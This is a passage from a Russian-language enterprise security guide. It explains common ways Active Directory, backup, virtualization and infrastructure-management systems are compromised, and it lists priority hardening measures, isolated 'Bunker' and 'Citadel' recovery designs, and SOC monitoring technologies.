7. Ошибки конфигурации шаблонов сертификатов AD CS:
   - Возможность указать альтернативное имя (SAN) в запросе сертификата позволяет злоумышленнику получить сертификат на имя администратора домена.
   - Шаблоны с избыточными правами (Any Purpose) или позволяющие выступать в роли агента регистрации дают возможность создавать сертификаты для любых пользователей.
8. Отсутствие защиты веб-интерфейсов AD CS
   Наличие HTTP-эндпоинтов для регистрации сертификатов в сочетании с возможностью релея NTLM-аутентификации (PetitPotam) — это гарантированная компрометация домена.

Перечисленные выше причины — не просто теоретические риски, а реальные векторы атак, которые ежедневно используют злоумышленники. Анализ проектов нашей команды практического анализа защищенности и данные расследований инцидентов подтверждают: большинство успешных атак на windows-инфраструктуру реализуются именно через описанные выше причины. Рассмотрим статистику по ключевым этапам атаки:


Получение учетных данных



«Получение учетных данных из ОС» (28%) и «Подбор паролей» (22%) напрямую коррелируют с отсутствием строгой парольной политики и использованием сервисных учетных записей с прописанными в скриптах бессрочными паролями Злоумышленник, получив доступ к рабочей станции, сначала выгружает все сохраненные учетные данные из памяти и хранилищ.

«Незащищенные учетные данные» (15%) — прямое следствие использования устаревших протоколов, которые позволяют перехватывать хеши паролей в сети без активного взаимодействия с пользователем.

Повышение привилегий




«Изменение учетных данных, прав доступа или ролей» (25%) и «Создание доменной учетной записи» (7%) могут быть следствием реализации различных векторов атак, включая ошибки конфигурации шаблонов сертификатов AD CS, а также использование других методов повышения привилегий (Kerberoasting, ACL-атаки, Shadow Credentials и других).

«Использование действительных учетных данных» (18%) — это результат компрометации привилегированных учетных записей из-за отсутствия защиты привилегированных учетных записей.

«Эксплуатация уязвимости для повышения привилегий» (11%) — здесь мы видим прямое следствие несвоевременной установки обновлений на контроллеры домена. Например, уязвимости уровня ZeroLogon или PrintNightmare позволяют повысить привилегии до уровня администратора домена за несколько секунд.

Перемещение внутри периметра



«Использование существующих учетных данных» (26%) и «Использование украденных учетных данных» (16%) в сумме дают 42% — это прямое следствие того, что злоумышленник уже скомпрометировал учетные записи на предыдущем этапе и теперь использует их для горизонтального перемещения.

Высокий процент «Man-in-the-middle» (23%) может обеспечиваться, например, за счет использования устаревших протоколов (NTLM-relay) и отсутствием защиты веб-интерфейсов AD CS. Атаки типа PetitPotam, позволяющие заставить контроллер домена аутентифицироваться на сервере злоумышленника, дают возможность ретранслировать эту аутентификацию для регистрации сертификата или доступа к другим ресурсам.

«Сервисы удаленного доступа» (22%) становятся точкой входа и перемещения при отсутствии многофакторной аутентификации и контроля подключений, что также является частью общей проблемы защиты привилегированного доступа.

Первоочередные меры защиты

Компрометация Active Directory означает полный контроль над инфраструктурой. Предлагаемые меры направлены не на перестройку домена, а на устранение наиболее критических уязвимостей и ошибок конфигурации, чтобы значительно усложнить действия злоумышленника.

Необходимо обеспечить выполнение следующих требований:

1. Единая парольная политика для всех учетных записей
   Недопустимо наличие учетных записей с бессрочными или слабыми паролями (в том числе у администраторов и топ-менеджмента). Политика должна распространяться на все УЗ, включая сервисные. В среде Microsoft рекомендуется использовать групповые управляемые учетные записи служб (gMSA), обеспечивающие автоматическую смену пароля. Для локальных учетных записей администраторов на серверах использовать решение LAPS.
2. Запрет использования устаревших сетевых протоколов
   Использование NTLM, устаревших версий SMB и TLS создает критические риски, позволяя злоумышленнику гарантированно получить контроль над доменом. Отключение данных протоколов требует предварительного тестирования на совместимость с бизнес-приложениями.
3. Защита привилегированных учетных записей
   Необходимо использовать персонифицированные (индивидуальные) учетные записи с административными привилегиями. Для всех таких УЗ необходимо отключить возможность делегирования. Оптимальным решением является включение привилегированных УЗ в группу «Protected Users».
4. Отключение протокола шифрования DES
   Использование устаревшего DES позволяет злоумышленнику расшифровать перехваченный трафик. Поддержка DES полностью удалена из современных версий Windows (с сентября 2025 г.), поэтому его использование в домене должно быть исключено.
5. Запрет протокола LLMNR
   Протокол Link-Local Multicast Name Resolution (LLMNR) не требует аутентификации, что делает сеть уязвимой для атак типа LLMNR Poisoning (перехвата запросов).
6. Своевременная установка обновлений на контроллеры домена
   Неустраненные уязвимости ОС Windows Server являются прямым путем к компрометации домена. Обновления безопасности на контроллерах домена должны устанавливаться в приоритетном порядке.
7. Отказ от слабой криптографии в AD CS
   > Запретить использование алгоритма хэширования SHA-1. Необходимо перевыпустить все сертификаты с использованием SHA-256, начиная с корневого.
   > Запретить использование ключей RSA длиной менее 2048 бит.

8. Настройка шаблонов сертификатов для предотвращения атак на AD CS:
   > Запретить возможность указания альтернативного имени субъекта (SAN) в запросе. Для этого отключить опцию «Supply in the request» в свойствах шаблонов.
   > Исключить шаблоны с расширенным использованием ключа (EKU) «Any Purpose» или без указания EKU. Для всех шаблонов явно задать конкретные назначения (например, только аутентификация клиента).
   > Выдача шаблонов агентов регистрации (Certificate Request Agent) должна быть строго ограничена и требовать одобрения администратора.
9. Защита веб-интерфейсов AD CS и механизмов сопоставления:
   > Для защиты от NTLM-релей-атак через веб-интерфейсы регистрации (NDES, CA Web Enrollment) необходимо обеспечить использование только HTTPS.
   > Необходимо внедрить строгий режим сопоставления сертификатов.

Система резервного копирования

Типовые причины компрометации

Злоумышленники знают: чтобы атака была успешной, нужно удалить или зашифровать резервные копии. СРК — одна из их основных целей. Вряд ли организация заплатит выкуп, если остались целы резервные копии.

Типовые причины компрометации резервных копий:

1. Зависимость от Active Directory (отсутствие изоляции)
   Если управление СРК связано с AD, то компрометация контроллера домена автоматически дает злоумышленнику доступ к управлению резервным копированием, позволяя ему удалить или повредить резервные копии.
2. Отсутствие 2FA для доступа к компонентам СРК
   Интерфейсы управления СРК защищены только паролем. Злоумышленник, получивший доступ к внутренней сети, перебирает пароль администратора СРК и уничтожает резервные копии.
3. Использование устаревшего ПО СРК с известными уязвимостями
   Системы резервного копирования — сложное ПО, в котором регулярно находят уязвимости. Необновленная СРК может быть скомпрометирована напрямую.
4. Отсутствие защиты от вредоносного ПО и мониторинга
   Атака шифровальщика на СРК остается незамеченной до тех пор, пока не потребуется восстановление, а копии уже зашифрованы.
5. Непосредственное размещение резервных копий рядом с продуктивной средой.
   Копии стирают следом за продуктивом.

Первоочередные меры защиты

Цель мер — обеспечить недоступность и неизменность резервных копий для атакующего даже при компрометации основной инфраструктуры.

Первоочередные меры:

1. Изоляция от домена
   Необходимо исключить зависимость управления компонентами СРК (серверы управления, хранилища) от корпоративной службы каталогов (Active Directory). Компрометация AD не должна автоматически предоставлять доступ к системе резервного копирования.
2. Двухфакторная аутентификация (2FA)
   Подключение второго фактора должно быть реализовано для доступа ко всем критическим компонентам СРК: серверам управления, интерфейсам администраторов и самим устройствам хранения. Если штатными средствами ПО это не поддерживается, доступ должен осуществляться через выделенный защищенный терминальный сервер с обязательной 2FA.
3. Регулярное обновление ПО
   Все компоненты СРК должны поддерживаться в актуальном состоянии. Установка обновлений безопасности устраняет известные уязвимости, которые активно используются для компрометации систем резервного копирования.
4. Защита от вредоносного ПО
   Необходимо активировать встроенные модули защиты от программ-вымогателей (ransomware protection), если они предусмотрены в используемом ПО СРК. Данные модули отслеживают аномальную активность в системе хранения копий и оповещают администраторов о подозрительных действиях.
5. Мониторинг и оповещение
   Должна быть настроена система сбора событий и оповещений от компонентов СРК. Это необходимо для своевременного выявления нештатного поведения, аварийных режимов, а также для проведения расследований инцидентов на основе анализа журналов аудита.
6. Резервное копирование управляющих компонентов
   В защищенный контур должны быть включены конфигурации ПО резервного копирования: базы данных мастер-сервера, настройки сетевого оборудования, участвующего в процессе, и прочие элементы, необходимые для восстановления работы самой СРК.

Система виртуализации

Типовые причины компрометации

Гипервизор — это «корень» виртуальной инфраструктуры. Его компрометация означает потерю контроля над всеми виртуальными машинами.

Типовые причины компрометации гипервизора:

1. Зависимость от домена (отсутствие изоляции)
   Управление гипервизорами (vCenter, Hyper-V) через доменные учетные записи. При компрометации AD злоумышленник получает права администратора виртуализации и может выключить все серверы одним кликом.
2. Слабый контроль доступа к управлению гипервизором.
   Слабые или общие пароли для локальных учетных записей администраторов.
3. Отсутствие 2FA для доступа к консолям управления.
4. Отсутствие блокировки при переборе паролей (брутфорс).
5. Несвоевременная установка обновлений безопасности.
6. Уязвимости в гипервизорах (особенно в VMware ESXi) активно эксплуатируются программами-вымогателями для массового шифрования виртуальных машин.

Первоочередные меры защиты

Компрометация системы виртуализации дает злоумышленнику возможность уничтожить всю виртуальную инфраструктуру одной командой. Цель мер — максимальная изоляция и защита управления гипервизором.

1. Изоляция от домена
   Рекомендуется использовать локальные учетные записи для управления системой виртуализации, а не доменные. Это предотвратит автоматический захват управления виртуализацией в случае компрометации Active Directory.
2. Управление доступом
   > Необходимо своевременно устанавливать обновления безопасности для всех компонентов системы виртуализации.
   > Необходимо применять строгую парольную политику для всех локальных учетных записей.
   > Для административных учетных записей использовать двухфакторную аутентификацию (доступ по ключу).
   > Настроить блокировку учетной записи после 5 неудачных попыток входа для защиты от перебора паролей.

Рекомендации ФСТЭК по защите vmware:

Системы администрирования инфраструктуры

Типовые причины компрометации

Системы типа SCCM, Ansible, SaltStack — это оркестраторы, управляющие тысячами серверов. Их компрометация равносильна компрометации всей инфраструктуры. Злоумышленники нередко пользуются такими системами для распространения вредоносного ПО по ИТ-инфраструктуре.

Типовые причины компрометации систем управления:

1. Открытый доступ к консолям управления
   Веб-интерфейсы SCCM или Ansible, доступные из корпоративной сети без дополнительной защиты или даже опубликованные в интернет. Любой сотрудник со скомпрометированной учетной записью может получить доступ к инструменту, управляющему всеми серверами.
2. Слабые или скомпрометированные учетные записи администраторов
   Администраторы этих систем часто используют общие учетные записи или слабые пароли. Их компрометация, например, через фишинг, дает злоумышленнику контроль над всей инфраструктурой.
3. Зависимость от AD
   Управление доступом к системам администрирования через доменные группы без дополнительной защиты (2FA). При компрометации AD злоумышленник автоматически получает доступ к Ansible / SCCM.
4. Небезопасное хранение учетных данных
   Хранение паролей от управляемых серверов в открытом виде в плейбуках Ansible или скриптах PowerShell. Если злоумышленник получает доступ к системе управления, он автоматически получает пароли ко всем управляемым узлам.

Первоочередные меры защиты

1. Инвентаризация и разграничение
   Прежде всего необходимо составить перечень всех используемых систем управления и ответить на вопрос: кто и откуда имеет к ним доступ. Зачастую доступ к интерфейсам управления (веб-консолям) открыт широко или учетные записи являются общими. На старте необходимо убедиться, что консоли управления не опубликованы в интернет напрямую.
2. Защита учетных записей
   Системы управления часто работают с привилегированными учетными записями или хранят ключи доступа к серверам.
   > Необходимо внедрить двухфакторную аутентификацию для доступа к веб-интерфейсам и консолям управления.

> Парольная политика для учетных записей администраторов данных систем должна соответствовать требованиям для привилегированных УЗ (длина, сложность, регулярная смена).

> Необходимо использовать локальные учетные записи для администраторов этих служб. Компрометация AD не должна автоматически предоставлять доступ к администрированию данных ИТ-систем.

3. Безопасное хранение учетных данных
   Системы управления часто используют сохраненные пароли или ключи для подключения к управляемым узлам.

   > Необходимо убедиться, что эти данные хранятся с использованием встроенных механизмов шифрования, а не в открытом виде в плейбуках или скриптах.

   > По возможности необходимо использовать специализированные хранилища секретов, интегрированные с системами управления.

4. В дальнейшем следует прорабатывать изоляцию сред управления: выделение отдельных экземпляров систем управления (или отдельных окружений) для разных контуров безопасности (например, отдельно для AD, отдельно для СРК, отдельно для пользовательских устройств) и внедрение процесса регулярного аудита конфигураций самих систем управления.

Меры и подходы на пути к антихрупкости

Предыдущий раздел был сфокусирован на «быстрых победах» — действиях, которые с минимальными затратами закрывают самые очевидные и часто эксплуатируемые бреши в защите. Однако современные атаки редко останавливаются перед одним рубежом обороны. Опытный злоумышленник, столкнувшись с сопротивлением, будет искать обходные пути, развивать атаку и перемещаться внутри инфраструктуры.

Поэтому следующим логическим шагом является переход к построению антихрупкой инфраструктуры — среды, которая не просто противостоит атаке, но способна выдержать неизбежные проникновения с минимальными последствиями. В отличие от классической модели, ориентированной на предотвращение любой ценой, антихрупкий подход исходит из реалистичного допущения: защита периметра может быть преодолена. Ключевыми характеристиками такой инфраструктуры выступают:

- способность к быстрому восстановлению — минимизация времени простоя и возврат критических сервисов в рабочее состояние даже после успешной реализации атаки за счет отработанных процедур восстановления, изолированных резервных копий и автоматизированной оркестрации;
- способность к своевременному выявлению — детектирование атак на ранних стадиях (разведка, закрепление, горизонтальное перемещение), а не на этапе финального воздействия, что достигается за счет многоуровневого мониторинга, корреляции событий и активной охоты за угрозами (threat hunting);

- постоянное устранение высококритичных уязвимостей — приоритизация и закрытие наиболее опасных векторов атак (например, мисконфигурации AD CS, избыточные ACL, несегментированные критические сегменты), что позволяет существенно замедлить продвижение злоумышленника, вынуждая его тратить время на поиск альтернативных путей или совершать ошибки, обнаруживающие его присутствие.

ИТ-ИНФРАСТРУКТУРА

Современные ИТ-системы функционируют в принципиально иных условиях: большинство современных приложений — микросервисные, изменения и обновления происходят постоянно, а кибератаки и аварии становятся регулярным фактором эксплуатации. В этих условиях традиционная модель резервирования («основной — резервный ЦОД», централизованные компоненты, растянутые инфраструктурные домены) создает новые точки отказа и увеличивает сложность восстановления.

Концепция антихрупкой ИТ-инфраструктуры предполагает иной подход: системы проектируются так, чтобы частичные сбои были типичным сценарием эксплуатации. Архитектура не пытается полностью исключить отказ, а обеспечивает способность инфраструктуры и приложений продолжать работу при деградации отдельных компонентов и площадок.

Такой подход формирует основу киберустойчивости бизнеса: организация не только переживает инциденты, но и извлекает из них опыт для совершенствования архитектуры и процессов эксплуатации.

Рассмотрим реализацию концепции антихрупкой ИТ-инфраструктуры в четырех аспектах:

1. Сетевая сегментация и автономность ЦОДов
2. Инфраструктура как код
3. Безопасность и киберустойчивость системы резервного копирования
4. «Цитадель» и «Бункер»

СЕТЕВАЯ СЕГМЕНТАЦИЯ И АВТОНОМНОСТЬ ЦОДОВ

Одним из ключевых принципов антихрупкой архитектуры является построение инфраструктуры в виде нескольких автономных зон доступности, каждая из которых способна функционировать независимо от других. В отличие от классической схемы «основной и резервный ЦОД», современные архитектуры предполагают параллельную работу нескольких площадок, распределяющих нагрузку между собой.

Сетевые домены при этом не растягиваются между площадками, а взаимодействие осуществляется на уровне маршрутизации, что исключает каскадные сбои и снижает вероятность распространения инцидентов между ЦОДами.

Такая сегментация позволяет рассматривать каждый ЦОД как отдельный домен отказа: локальная проблема не приводит к остановке всей инфраструктуры, а нагрузка автоматически перераспределяется на другие зоны доступности.

В результате в инфраструктуре отсутствуют компоненты, которые могут повлиять на работу всей системы.

ИНФРАСТРУКТУРА КАК КОД

Антихрупкая архитектура предполагает отказ от ручного управления инфраструктурой в пользу программно-определяемых конфигураций. Подход Infrastructure as Code позволяет описывать инфраструктурные ресурсы — вычислительные мощности, сети, хранилища и сервисы — в виде конфигурационного кода и управлять ими через автоматизированные конвейеры.

Это позволяет интегрировать управление инфраструктурой в процессы разработки и релизов приложений, обеспечивая единый CI/CD-конвейер для возможности быстрого пересоздания компонентов.

В рамках антихрупкой архитектуры отдельный компонент не рассматривается как уникальный: при сбое он не восстанавливается вручную, а автоматически пересоздается согласно заданной конфигурации.

Такой подход снижает зависимость от человеческого фактора, повышает скорость восстановления сервисов и делает инфраструктуру более предсказуемой при аварийных сценариях.

БЕЗОПАСНОСТЬ И КИБЕРУСТОЙЧИВОСТЬ СИСТЕМЫ РЕЗЕРВНОГО КОПИРОВАНИЯ

Системы резервного копирования в антихрупкой архитектуре рассматриваются как последний рубеж восстановления в случае разрушительных инцидентов, включая кибератаки и уничтожение данных. Поэтому ключевым принципом становится выделение обособленного контура резервного копирования.


Наш подход предполагает создание изолированного хранилища резервных копий данных — «Бункер». Передача данных осуществляется по выделенным каналам с применением AirGap, а для хранения используются WORM-хранилища с предварительной проверкой на консистентность и восстанавливаемость резервных копий.

Дополнительно применяются WORM (механизмы неизменяемого хранения), которые позволяют защитить резервные копии от удаления или модификации злоумышленниками.

«ЦИТАДЕЛЬ» И «БУНКЕР»

Для гарантированного восстановления приложения после инцидентов, таких как шифрование данных, мы предлагаем концепции «Цитадели» и «Бункера». Так как полная защита всей инфраструктуры бывает экономически нецелесообразна, приоритетом размещения в «Цитадели» являются Mission-critical и business-critical-системы.

«Бункер» — это выделенный изолированный контур резервного копирования и тестового восстановления критичных систем со своими инфраструктурными службами (AD, DNS, DHCP и другими), отличными от основного продуктивного контура. Цель его существования — создание доверенных копий, с которых гарантированно можно восстановиться.




Для оперативного хранения используется текущая среда СРК, которая модернизируется для этого, а для целевого хранения — выделенный изолированный контур. Для критичных ИС организовано хранение на All-flash-массивах для обеспечения максимально доступной скорости восстановления данных. Контур не имеет открытого доступа из / в интернет, а передача данных осуществляется исключительно по SAN.

Размещение контура тестового восстановления «Бункера» возможно и на арендуемых мощностях. Опционально тестовый контур восстановления может использоваться для проверки не только критичных систем, но и других систем, согласно регламенту резервного копирования через доставку лент в изолированный контур.

В тестовом контуре выполняется восстановление данных ИС и проверка целостности данных ИС. Убеждаемся, что резервные копии, которые позволяют восстановить работу ИС, не повреждены и не зашифрованы. В случае компрометации всей основной инфраструктуры (включая СРК) восстановление выполняется из доверенной РК тестового контура.

«Цитадель» — изолированный доверенный ЦОД, обеспечивающий быстрое восстановление наиболее критичных систем в случае компрометации основной инфраструктуры. Является логическим расширением функционала хранилища доверенных резервных копий.



Ключевая эволюция подходов заключается в смещении фокуса с хранения резервных копий к снижению времени восстановления. Наличие резервных данных само по себе уже не считается достаточной мерой защиты. В реальных инцидентах восстановление из резервных копий на заново развернутой инфраструктуре может занимать слишком много времени и приводить к существенным потерям для бизнеса.

В наиболее зрелых сценариях используются комбинированные варианты: отдельно создаются удаленные архивные ЦОДы для надежного хранения доверенных резервных копий и их проверки; а для минимизации времени восстановления сервисов на отдельной площадке строится защищенная инфраструктура, где заранее развернуты и подготовлены к запуску копии ключевых информационных систем. Такие площадки позволяют оперативно переключиться на заранее подготовленную инфраструктуру с минимальной потерей данных и времени простоя.

Обнаружение и реагирование

Security Operation Center

Построение центра мониторинга и реагирования на инциденты (Security Operation Center, SOC) является критическим этапом в развитии системы обеспечения информационной безопасности. SOC обеспечивает непрерывный мониторинг событий безопасности, их анализ, выявление инцидентов и координацию действий по реагированию. Наличие такого центра позволяет перейти от реактивной модели защиты, основанной на установке средств и ожидании срабатываний, к проактивному обнаружению атак на ранних стадиях.

Создание собственного полноценного SOC требует значительных временных и финансовых затрат: необходимо выстроить процессы, подобрать и обучить команду аналитиков, внедрить и настроить соответствующие технологии. В условиях ограниченных ресурсов или на начальном этапе построения системы мониторинга целесообразным решением является использование услуг сервис-провайдеров (MSSP — Managed Security Service Provider). Это позволяет получить экспертизу и круглосуточное покрытие без необходимости формирования штата специалистов, а также накопить опыт и наработать процессы, которые в дальнейшем могут быть использованы при переходе к собственной модели SOC.

Оптимальной стратегией для многих организаций является поэтапное развитие: старт с использования сервис-провайдера для закрытия критических потребностей в мониторинге, параллельное выстраивание собственных процессов, технологической базы и команды, и последующий постепенный переход к гибридной или полностью автономной модели. Такой подход позволяет минимизировать риски на этапе становления и обеспечить непрерывность защиты на всем пути развития.

Технологии

Технологическую основу эффективного мониторинга и реагирования составляют три класса решений: SIEM, EDR и NTA. SIEM выступает центральным компонентом, собирая и коррелируя события безопасности от всех источников событий ИБ. EDR обеспечивает глубокую видимость конечных устройств, фиксируя действия процессов и позволяя удаленно изолировать зараженные хосты. NTA дополняет картину за счет анализа сетевого трафика, выявляя аномалии и горизонтальное перемещение в сегментах, недоступных для агентов. Комплексное применение этих классов решений создает эшелонированную систему обнаружения, охватывающую все ключевые уровни инфраструктуры.

Основные меры ИБ

Профилирование угроз ИБ

Построение эффективной системы защиты невозможно без четкого понимания актуальных для организации угроз. Профилирование угроз ИБ представляет собой процесс идентификации, классификации и ранжирования рисков с учетом отраслевой специфики, используемых технологий и ландшафта угроз. Результатом данного процесса является формирование модели угроз, которая позволяет сфокусировать усилия на защите от наиболее критичных векторов атак и обоснованно подходить к выбору средств защиты.

Профилирование угроз выполняется на основе анализа данных из внешних и внутренних источников: актуальной статистики инцидентов, отчетов профильных центров мониторинга, результатов сканирования периметра и оценки защищенности инфраструктуры. Такой подход обеспечивает переход от абстрактного представления об угрозах к конкретному перечню сценариев, реализация которых приведет к наиболее тяжелым последствиям для бизнеса, и позволяет выстроить защиту, адекватную реальным рискам.

Средства защиты

